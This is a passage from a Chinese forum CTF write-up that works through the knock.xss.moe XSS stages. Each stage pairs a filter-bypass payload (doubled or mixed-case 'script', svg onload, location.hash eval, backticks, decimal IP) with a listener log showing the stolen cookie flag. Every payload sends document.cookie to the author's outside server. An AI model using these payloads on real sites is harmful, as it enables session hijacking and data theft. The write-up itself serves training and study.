User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Connection closed, listening again.
```

先知社区

stage18




先知社区

尝试代码注入



先知社区

发现给单引号前面加了一个\，但是我们在单引号前面再加一个\吃掉它




先知社区

最终payload

http://c6a860d0948320766d5c4d8dc3bbdcdf9dd95884.knock.xss.moe/?q=1\');document.location='http://134.175.33.164:1234/?\${document.cookie}';

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 36084)
GET /?flag=FLAG{d63f01e25d89c...dbfe2e2} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://c6a860d0948320766d5c4d8dc3bbdcdf9dd95884.knock.xss.moe/?q=1\%27);document.location='http://134.175.33.164:1234/?${document.cookie}';//
Accept-Encoding: gzip, deflate
Connection closed, listening again.
```

stage19



尝试代码注入



但是我发现我用这个payload老是打不到cookie

http://224d0c5677307d743ba90c8f81e42f5be648cd97.knock.xss.moe/?q=XSS%27);window.open(`http://134.175.33.164:1234/?\${document.cookie}`);

然后发现，必须要我把前面那个xss的弹窗点了之后后面的js代码才会触发，然后后台的bot并不会点击弹窗，所以才导致我们后面的代码不会执行，所以我们的利用点必须是



最终payload


http://224d0c5677307d743ba90c8f81e42f5be648cd97.knock.xss.moe/?q=XSS',window.open(`http://134.175.33.164:1234/?\${document.cookie}`);

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 37358)
GET /?flag=FLAG{a14b665c977f2b0...cb29} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://224d0c5677307d743ba90c8f81e42f5be648cd97.knock.xss.moe/?q=XSS%27>window.open('http://134.175.33.164:1234/?${document.cookie}'));//
Accept-Encoding: gzip, deflate
Connection closed, listening again.
```

先知社区

stage20

发现script被替换为空，双写script即可绕过



先知社区

payload

http://303f34eb0a974a432254a4cb2d6e07fa6f8b0b7f.knock.xss.moe/?q=<scripscriptpt>document.location=`http://134.175.33.164:1234/?`

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 36594)
GET /?flag=FLAG{7bde5b244...51841} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://303f34eb0a974a432254a4cb2d6e07fa6f8b0b7f.knock.xss.moe/?q=%3Cscripscriptpt%3Edocument.location=`http://134.175.33.164:1234/?${document.cookie}`%3C/scriptpt%3E
Accept-Encoding: gzip, deflate
Connection closed, listening again.
```

先知社区

stage21

和上一题差不多，只不过这题双写script没有用，但是我们可以用大小写绕过，但是发现无论怎么样都收不到cookie，查看一波响应头，发现



先知社区

X-XSS-Protection:1;mode=block,这里使用了XSS过滤，如果检测到攻击，就会浏览器会阻止页面渲染

但是它会把script替换为空，所以我们可以利用script混淆代码，导致浏览器检测不出xss；

payload


http://49ab9ff165cd76ffe06af0b72f450c82f35db396.knock.xss.moe/?q=<Script>docuscriptment.loscriptcation=`http://134.175.33.164:1234/?`

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 37412)
GET /?flag=FLAG{ca33d0e12fd22c1c4fd...b0} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://49ab9ff165cd76ffe06af0b72f450c82f35db396.knock.xss.moe/?q=%3CScript%3Edocuscriptment.loscriptcation=`http://134.175.33.164:1234/?${document.cookie}`%3C/sCript%3E
Accept-Encoding: gzip, deflate
Connection closed, listening again.
```

先知社区


stage22

22关发现有长度限制




先知社区

发现最大长度是65



先知社区

标签首先考虑用svg比较合适，然后用//代替http://，IP使用十进制ip



先知社区

刚好65个踩点，最后payload


http://bcd699e871d46c191f3c43a7197c18440b308507.knock.xss.moe/?q=<svg/onload=window.open(`//2259624356:1234/?\${document.cookie}`)



先知社区

stage23

这题限制55个字符




先知社区



先知社区

我们可以使用location.hash，然后<svg/onload=eval(location.hash.slice(1))>，最后在#后面再加上我们的payload



先知社区

长度41，没毛病

最终payload

http://51b123fbd6a21b3cf43f49e0a1014221e191c7db.knock.xss.moe/?q=<svg/onload=eval(location.hash.slice(1))>#window.open(`http://

```

Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 38754)
GET /?flag=FLAG{942da4e3383579743f...} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://51b123fbd6a21b3cf43f49e0a1014221e191c7db.knock.xss.moe/?q=%3Csvg/onload=eval(location.hash.slice(1))%3E
Accept-Encoding: gzip, deflate

Connection closed, listening again.

```

先知社区

stage24

这关限制字符45，但是stage23的payload仍然能用

http://1498f071159fd60222c0e7e82b7b6ff046e9e52e.knock.xss.moe/?q=<svg/onload=eval(location.hash.slice(1))>#window.open('http://

```

Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 38772)
GET /?flag=FLAG{43f965efee56d94f2...} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://1498f071159fd60222c0e7e82b7b6ff046e9e52e.knock.xss.moe/?q=%3Csvg/onload=eval(location.hash.slice(1))%3E
Accept-Encoding: gzip, deflate

Connection closed, listening again.

```

先知社区

stage25

The screenshot shows a web browser with the URL: `8e67e39d7e01213d5551c696ef8641b625cc8dd7.knock.xss.moe/?q=aaa`. Below the browser, a terminal window shows the command `len('aaa')` and the output `35`.

先知社区

这关限制35个字符，这还让人活了。这题前前后后搞了一小时，弄得我头皮发麻，无奈查了很多Short XSS，功夫不负有心人，发现了一片新天地

46 / 57

Tips and tricks

- short vectors with arbitrary code:
 - `<svg onload=eval(URL) #\u2029alert(1)`
 - Chrome, IE, (Opera)
 - Gareth Heyes & Stefano Di Paola
 - `<svg onload=eval(window.name)`
 - `<svg onload=eval(location.hash.slice(1))`
 - `<script src=//ø.pw></script> #alert(1)`
 - kudos to Mario Heiderich for the domain
- without braces:
 - `location=name`

先知社区

既然后台的bot是直接加载我们提交的URL，那么我们尝试在我们vps上部署以下代码

■■■:

http://295a1d900c5bf618101abf69083622d0f69aded1.knock.xss.moe/?q=<script>>window['open'](`http://134■■175■■33■■164:1234/?\${document

■■■■

http://295a1d900c5bf618101abf69083622d0f69aded1.knock.xss.moe/?q=<script>>window['open'](`http://2259624356:1234/?\${document['c

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 39020)
GET /?flag=FLAG{fbbc26...f61d3bfe248fcce} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://295a1d900c5bf618101abf69083622d0f69aded1.knock.xss.moe/?q=%3Cscript%3Ewindow[%27open%27](`http://134%E3%80%82175%E3%80%8233%E3%80%82164:1234/?${document[%27cookie%27]}`)%3C/script%3E
Accept-Encoding: gzip, deflate

Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 39054)
GET /?flag=FLAG{fbbc260bc4c303d33...3fcce} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://295a1d900c5bf618101abf69083622d0f69aded1.knock.xss.moe/?q=%3Cscript%3Ewindow[%27open%27](`http://2259624356:1234/?${document[%27cookie%27]}`)%3C/script%3E
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区

stage28

这题比上一题多了一个过滤了双引号和单引号，但是我们可以用反引号绕过

payload

http://02f6f47ddaa7b22137a74843f2c4f1ac915dda3b.knock.xss.moe/?q=<script>>window[`open`](`http://2259624356:1234/?\${document['c

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 39072)
GET /?flag=FLAG{cle5956ca4ffd6...3d3} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://02f6f47ddaa7b22137a74843f2c4f1ac915dda3b.knock.xss.moe/?q=%3Cscript%3Ewindow[%27open%27](`http://2259624356:1234/?${document[%27cookie%27]}`)%3C/script%3E
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区

stage29

这题过滤了括号和.，用document['location']就ok了

payload

http://a4bf8393a4159b94aa4b84e9a134d5e6140f3c34.knock.xss.moe/?q=document[`location`]=`http://2259624356:1234/?\${document['c

```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 39090)
GET /?flag=FLAG{13c15f11c...4925f0} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://a4bf8393a4159b94aa4b84e9a134d5e6140f3c34.knock.xss.moe/?q=document[%27location%27]=`http://2259624356:1234/?${document[%27cookie%27]}`
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区

stage30

和上一题一毛一样

http://ebf510ac2d79576cd5b7d45412eaf3eed1781bd0.knock.xss.moe/?q=document[`location`]=`http://2259624356:1234/?\${document['c


```
Connection closed, listening again.
Connection from [133.130.88.37] port 1234 [tcp/*] accepted (family 2, sport 39110)
GET /?flag=FLAG{7e2cdbab...54} HTTP/1.1
Host: 134.175.33.164:1234
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/64.0.3264.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://ebf510ac2d79576cd5b7d45412eaf3eed1781bd0.knock.xss.moe/?q=document[%27location%27]=`http://2259624356:1234/?${document[%27cookie%27]}`
Accept-Encoding: gzip, deflate

Connection closed, listening again.
```

先知社区


stage31-34(这四题一毛一样)

这题过滤了>，但是没有过滤掉<，但是<svg/onload=alert(1)不需要闭合尖括号也可以执行



payload

http://bb84607f02113a22396438c9a67e4c5abdf6561.knock.xss.moe/?q=%3Csvg/onload=document[`location`]=`http://2259624356:1234/?\$`



总结

虽然这些题目并不是很难，但是套路还是很多的，学到了不少东西

点击收藏 | 1 关注 | 2

[上一篇：ret2csu](#) [下一篇：关于堆栈迁移的研究](#)

- 0 条回复
 - 动手手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)